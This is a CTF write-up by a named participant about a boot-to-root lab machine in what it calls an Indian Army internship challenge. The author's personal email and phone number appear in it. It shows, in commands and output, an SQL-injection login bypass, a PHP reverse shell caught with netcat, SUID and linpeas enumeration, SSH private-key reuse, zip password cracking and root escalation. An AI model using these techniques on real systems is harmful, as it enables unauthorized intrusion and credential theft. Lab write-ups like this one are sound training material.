PoC Flags – Indian Army Internship 2025 (Cyber Vulnerability Domain)


From:

Name: Santhosh Kumar
Email ID: www.thesanthoshkumar@gmail.com
Phone no.: +91 73108 10842
Total Flags Captured: 4 out of 4 (Full Score leaderboard)

Flags: BOOT - 2 – ROOT

FLAG -1 (100 Point)	ITCTF{W3b_@dm|n_1o9in_Succe$$}
FLAG -2 (200 Point)	ITCTF {jo#n_u$er_@ccess_Done!}
FLAG -3 (300 Point)	ITCTF{$trin9_4dm1n_p0w3r_unl0ck3d}
FLAG -4 (500 Point)	ITCTF{Y0u_H@ve_The_P0w3r_N0w}

1. ***Boot-2-Root Flag – 1***



Phase 1: Initial Reconnaissance & Web Exploitation

phase 1: Network Discovery

The challenge environment was hosted on a local network. To identify the target machine, the following command was used:

arp-scan –localnet


```
└─$ sudo arp-scan --localnet
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:92:06:65, IPv4: 192.168.163.156
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.163.1   00:50:56:c0:00:08       (Unknown)
192.168.163.2   00:50:56:ee:6f:d5       (Unknown)
192.168.163.158 00:0c:29:31:53:63       (Unknown)
192.168.163.254 00:50:56:ee:41:97       (Unknown)

45 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.920 seconds (133.33 hosts/sec). 4 respond
ed
```

This revealed the IP address of the vulnerable machine. Once identified, the target was accessed via a web interface

arp-scan revealed a list of active hosts in the subnet. One unknown device was identified as the likely target for exploitation.

Phase 2: Enumeration & Login Exploit

Once the target web server was accessed via browser, a login page was discovered through directory enumeration.



. Directory fuzzing was performed to enumerate hidden endpoints.


ffuf -u http://192.168.163.158/FUZZ -w /usr/share/wordlists/dirb/common.txt

```
404      GET        9l       31w      277c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET        9l       28w      280c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET       62l      140w     1709c http://192.168.163.158/
301      GET        9l       28w      318c http://192.168.163.158/admin ⇒ http://192.168.163.158/admin/
301      GET        9l       28w      319c http://192.168.163.158/assets ⇒ http://192.168.163.158/assets/
200      GET        0l        0w        0c http://192.168.163.158/assets/dummy2.log
200      GET        0l        0w        0c http://192.168.163.158/assets/dummy1.txt
200      GET        0l        0w        0c http://192.168.163.158/assets/fake_database.db
301      GET        9l       28w      326c http://192.168.163.158/admin/uploads ⇒ http://192.168.163.158/admin/uploads/
[####################] - 11s    90010/90010   0s      found:7       errors:0
[####################] - 11s    30000/30000   2704/s  http://192.168.163.158/
[####################] - 11s    30000/30000   2717/s  http://192.168.163.158/admin/
[####################] - 0s     30000/30000   3000000/s http://192.168.163.158/assets/ ⇒ Directory listing (add --scan-dir-listings to scan)
[####################] - 11s    30000/30000   2720/s  http://192.168.163.158/admin/uploads/
```

SQL Injection on Login

Injected a bypass string in the login form

: User : ' or 1=1 limit 1 -- -
Pass : ' or 1=1 limit 1 -- -



Flag 1: ITCTF{W3b_@dm|n_1o9in_Succe$$}


2. Boot-2-Root Flag – 2

🐚 Phase 3: Gaining Shell Access


file upload found on /upload.php ,continuing with default pentest monkey shell

Uploading PHP Shell

Uploaded php-reverse-shell.php via exposed upload form.



shell Uploaded



Establishing Reverse Shell

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.163.156] from (UNKNOWN) [192.168.163.158] 56074
Linux cybershakti 5.15.0-124-generic #134-Ubuntu SMP Fri Sep 27 20:20:17 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 08:31:48 up 9 min,  0 users,  load average: 0.03, 1.09, 0.83
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ bash -i -p
bash: cannot set terminal process group (1099): Inappropriate ioctl for device
bash: no job control in this shell
www-data@cybershakti:/$
```

Shows nc -lvnp 1234 receiving a connection from the server

Phase 4: Privilege Escalation

🔍 Finding SUID Binaries

Searched for binaries with elevated permissions.

find / -perm /4000 2>/dev/null

SUID Search Results :

```
www-data@cybershakti:/$ find / -perm /4000 2>/dev/null
find / -perm /4000 2>/dev/null
/usr/libexec/polkit-agent-helper-1
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/su
/usr/bin/fusermount3
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/sudo
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/local/bin/hydra_key
/snap/core20/2571/usr/bin/chfn
/snap/core20/2571/usr/bin/chsh
/snap/core20/2571/usr/bin/gpasswd
/snap/core20/2571/usr/bin/mount
```

uploaded **linpeas** found john private id rsa

```
-rw-r--r-- 1 root root 178 Oct 29  2024 /etc/ssh/ssh_host_ecdsa_key.pub
-rw-r--r-- 1 root root 98 Oct 29  2024 /etc/ssh/ssh_host_ed25519_key.pub
-rw-r--r-- 1 root root 570 Oct 29  2024 /etc/ssh/ssh_host_rsa_key.pub

UsePAM yes

╔═╣ Possible private SSH keys were found!
/mnt/host/john_private_key
```

SSH with Private Key

Discovered and used an SSH private key for user `john`.

ssh john@192.168.163.158 -i id_rsa

uid=1001(john) gid=1001(john) groups=1001(john)

Found the Flags in the: **Join_F1@8.txt**

```
john@cybershakti:~$ cat john_F1@9.txt
F2
jo#n_u$er_@ccess_Done!
```

Flag 2: ITCTF {jo#n_u$er_@ccess_Done!}

Phase 5: Backup Analysis & Cracking

Found a backup archive under /backup. ***Shows zip file found on the server.***

Moved the backup.zip into local machine kali

```
john@cybershakti:/backups$ ls -la
total 12
drwxr-xr-x  2 root root 4096 Nov  2  2024 .
drwxr-xr-x 21 root root 4096 Oct 29  2024 ..
-r--------  1 john john  240 Nov  2  2024 backup.zip
john@cybershakti:/backups$ scp -i
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ scp -i id_rsa john@192.168.163.158:/backups/backup.zip .
backup.zip                                                  100%
```

Cracking the Zip with john

Converted zip hash and cracked with rockyou.txt. **(Zip2john backup.zip > file.hash)**

Password Cracked : **secret123**

```
┌──(kali㉿kali)-[~/Desktop]
└─$ fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt backup.zip
found file 'backups/admin_password.txt', (size cp/uc     22/    10, f

PASSWORD FOUND!!!!: pw == secret123
```

Phase 6: Escalation to Admin

```
john@cybershakti:/backups$ su admin
Password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@cybershakti:/backups$
```

Used recovered creds to become admin. ***And then*** Got again the hydra_key binary

>>Ls -la

```
admin@cybershakti:~$ cat @dmin_f1@g.txt
F3
$trin9_4dm1n_p0w3r_unl0ck3d
```

Flag 3: ITCTF {$strin9_4dm1n_p0w3r_unl0ck3d}

👑 *Phase 7: Root Exploitation*

Exploiting Custom Binary: hydra key Binary allowed privilege escalation to root.

Ltrace ./hydra_key (bin)

```
admin@cybershakti:~$ sudo /usr/local/bin/hydra_key
Enter the secret password: secret!
Correct! Spawning root shell...
root@cybershakti:/home/admin#
```

Terminal with root access

```
root@cybershakti:~# ls -la
total 36
drwx------  5 root root 4096 Nov  4  2024 .
drwxr-xr-x 21 root root 4096 Oct 29  2024 ..
-rw-------  1 root root   50 Nov  4  2024 .bash_history
-rw-r--r--  1 root root 3106 Oct 15  2021 .bashrc
drwxr-xr-x  3 root root 4096 Oct 29  2024 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
-r--------  1 root root   26 Nov  2  2024 r00t_FL@9.txt
drwx------  3 root root 4096 Oct 29  2024 snap
drwx------  2 root root 4096 Oct 29  2024 .ssh
-rw-r--r--  1 root root    0 Oct 30  2024 .sudo_as_admin_successful
root@cybershakti:~# cat r00t_FL\@9.txt
F4
Y0u_H@ve_The_P0w3r_N0w
root@cybershakti:~#
```

Flag 4 : ITCTF {Y0u_H@ve_The_P0w3r_N0w}

📓 Conclusion

This CTF was a full-spectrum offensive simulation designed to emulate real-world cyber threats against critical infrastructure. From initial reconnaissance to full system compromise, each stage required tactical application of penetration testing principles. The Indian Army CTF provided a valuable opportunity to strengthen red teaming skills under structured, military-grade cyber exercises.

“From shell access to root access, every step was a salute to discipline, precision, and cyber defense. Proud to serve on the digital frontlines.

Jai Hind IN”